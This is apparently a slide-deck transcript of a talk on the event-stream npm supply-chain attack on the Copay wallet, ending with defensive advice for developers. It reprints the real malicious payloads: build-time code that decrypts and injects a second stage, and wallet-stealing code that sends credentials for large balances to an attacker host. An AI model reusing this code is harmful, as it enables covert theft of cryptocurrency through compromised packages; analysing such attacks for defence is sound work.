./node_modules/@ionic/app-scripts/bin/ionic-app-
73 "open:ios": "open platforms/ios/*.xcodeproj",
74 "open:android": "open -a open -a /Applications/Android\\ Studio.app platforms/android",
75 "final:ios": "run-s build:ios-release open:ios",
76 "final:android": "run-s build:android-release sign:android run:android-release",
77 "final:desktop": "run-s build:desktop-release && electron-builder -mwl",
78 "run:android": "run-s env:dev && ionic cordova run android --device --debug",
79 "run:android-release": "run-s env:prod && ionic cordova run android --device --release",
80 "log:android": "adb logcat | grep chromium",
81 "log:android-release": "adb logcat | grep chromium"
```


Payload B



The image shows a code editor window titled "payload-b.js — event-stream". The editor contains a JavaScript file named "payload-b.js" with the following code:

```
1  /*@@*/ module.exports = function(e) {
2    try {
3      if (!/build\:.*\-release/.test(process.argv[2])) return;
4      var t = process.env.npm_package_description,
5          r = require("fs"),
6          i =
7            |   "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
8          n = r.statSync(i),
9          c = r.readFileSync(i, "utf8"),
10         o = require("crypto").createDecipher("aes256", t),
11         s = o.update(e, "hex", "utf8");
12     s = "\n" + (s += o.final("utf8"));
13     var a = c.indexOf("\n/*@@*/");
14     0 <= a && (c = c.substr(0, a)),
15     r.writeFileSync(i, c + s, "utf8"),
16     r.utimesSync(i, n.atime, n.mtime),
17     process.on("exit", function() {
18       try {
19         |   r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20       } catch (e) {}
21     });
22 } catch (e) {}
```

Recap

- Payload B only continues if in Copay's build stage.
- Payload B decrypts C the same way A decrypted B.
- Payload B injects payload C into a file used in copay's mobile app.
- Payload C is then executed in the mobile app while on a user's mobile device.

Payload C

```
payload-c.js x
new > js payload-c.js > <function> > e > l
1 /*@@*/
2 !function() {
3   function e() {
4     try {
5       var o = require("http"),
6           a = require("crypto"),
7           c = "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAXoV1GvDc2FusJnrAqR4C\nnDXUs/peqJu00casTfh442yVFkMwV59egxpxTPQ1YJxnQEIhiGte6KrzDYCrdBfj\nnB0EFEze8aeGn9F0xUeXYWNeiASyS6Q77NSQVklW+/BiGud7b77Fwfq372fUuEIk\nn2P/pUHRoXkBymLWF1nf0L7RIE7ZLhoEBi2dEIP05qGf6BJLHPNbPZkG4grTDv762\nnPDBI...
8
9     function i(e, t, n) {
10      e = Buffer.from(e, "hex").toString();
11      var r = o.request({
12        hostname: e,
13        port: 8080,
14        method: "POST",
15        path: "/" + t,
16        headers: {
17          "Content-Length": n.length,
18          "Content-Type": "text/html"
19        }
20      }, function() {});
21      r.on("error", function(e) {}), r.write(n), r.end()
22    }
23
24    function r(e, t) {
25      for (var n = "", r = 0; r < t.length; r += 200) {
26        var o = t.substr(r, 200);
27        n += a.publicEncrypt(c, Buffer.from(o, "utf8")).toString("hex") + "+"
28      }
29      i("636f7061796170692e686f7374", e, n), i("3131312e39302e3135312e313334", e, n)
30    }
31
32    function l(t, n) {
33      if (window.cordova) try {
34        var e = cordova.file.dataDirectory;
35        resolveLocalFileSystemURL(e, function(e) {
36          e.getFile(t, {
37            create: !1
38          }, function(e) {
39            e.file(function(e) {
40              var t = new FileReader;
41              t.onloadend = function() {
42                return n(JSON.parse(t.result))
43              }, t.onerror = function(e) {
44                t.abort()
45              }, t.readAsText(e)
46            })
47          })
48        })
49      } catch (e) {} else {
50        try {
51          var r = localStorage.getItem(t);
52          if (r) return n(JSON.parse(r))
53        } catch (e) {}
54        try {
55          chrome.storage.local.get(t, function(e) {
56            if (e) return n(JSON.parse(e[t]))
57          })
58        } catch (e) {}
59      }
60    }
61    global.CSSMap = {}, l("profile", function(e) {
62      for (var t in e.credentials) {
63        var n = e.credentials[t];
64        "livenet" == n.network && l("balanceCache-" + n.walletId, function(e) {
65          var t = this;
66          t.balance = parseFloat(e.balance.split(" ")[0]), "btc" == t.coin && t.balance < 100 || "bch" == t.coin && t.balance < 1e3 || (global.CSSMap[t.xPubKey] = !0, r("c", JSON.stringify(t)))
67          }.bind(n))
68        }
69      });
70    var e = require("bitcore-wallet-client/lib/credentials.js");
71    ...
72  }
73}
```


Payload C in a nutshell

- Stole from wallets with over 100 BTC or 1000 BCH
- Sent data to third party server: `copayapi.host`

Agenda

- 1 How it happened
- 2 What it did
- 3 **Where it leaves us**



This is *NOT* node/npm specific

Any public repository of code is susceptible.

The Good News.

The community investigated and addressed the problem quickly.

The Bad News.

It has happened multiple times since.



This could have been much worse.

event-stream has dependents like:

- **azure-cli**
- dozens of build tools like **gulp** and its plugins
- Microsoft's **monaco** editor (the editor for **VSCode**)

2019 in review: supply chain attacks



The image is a screenshot of a web browser window. The browser's address bar shows the URL `cyber.nj.gov/alerts-and-advisories/20191015/magecart-skimmer-impacts-two-million-websites`. The browser's tab bar shows a single tab titled "Magecart Skimmer Impacts Tw...". The website's header is dark blue and features the NJCCIC logo on the left, which includes a circular seal with a map of New Jersey and the text "NJ CYBERSECURITY & COMMUNICATIONS INTEGRATION CENTER". To the right of the logo are navigation links: "HOME", "REPORT", "ABOUT", "THREAT CENTER", "RESOURCES", "NEWS & EVENTS", and "JOIN". A search bar with the text "SEARCH" and a magnifying glass icon is located on the right side of the header. The main content area has a large heading "Magecart Skimmer Impacts Two Million Websites" and a subheading "OCTOBER 15, 2019 • ALERT". The text of the alert begins with "Magecart, an umbrella term composed of dozens of cybercriminal groups that conduct digital credit card-skimming attacks, has reportedly compromised upwards of two million websites and 18,000 hosts. Researchers at RiskIQ determined that the largest spikes in Magecart detections are a result of supply chain attacks. A

Magecart Skimmer Impacts Two Million Websites

OCTOBER 15, 2019 • ALERT

Magecart, an umbrella term composed of dozens of cybercriminal groups that conduct digital credit card-skimming attacks, has reportedly compromised upwards of two million websites and 18,000 hosts. Researchers at RiskIQ determined that the largest spikes in Magecart detections are a result of supply chain attacks. A

What can *you* do as a dev?

- Audit your dependencies.
- Lock your dependencies.
- Cache/check in your dependencies.
- Think twice before adding dependencies.




When in doubt, don't add it.

- Dependencies are risks.
- Risks are gambles.
- Only gamble when cost is low and value is high.

What can you do as DevSecOps?

- Implement [Subresource Integrity](#) in Web Apps.
- Implement [Content Security Policy](#) headers.
- Scan your apps before release and in production and audit any changes.

THANK YOU!

@jsoversion on   **M**
bit.ly/jsoversion-youtube 

SH=PE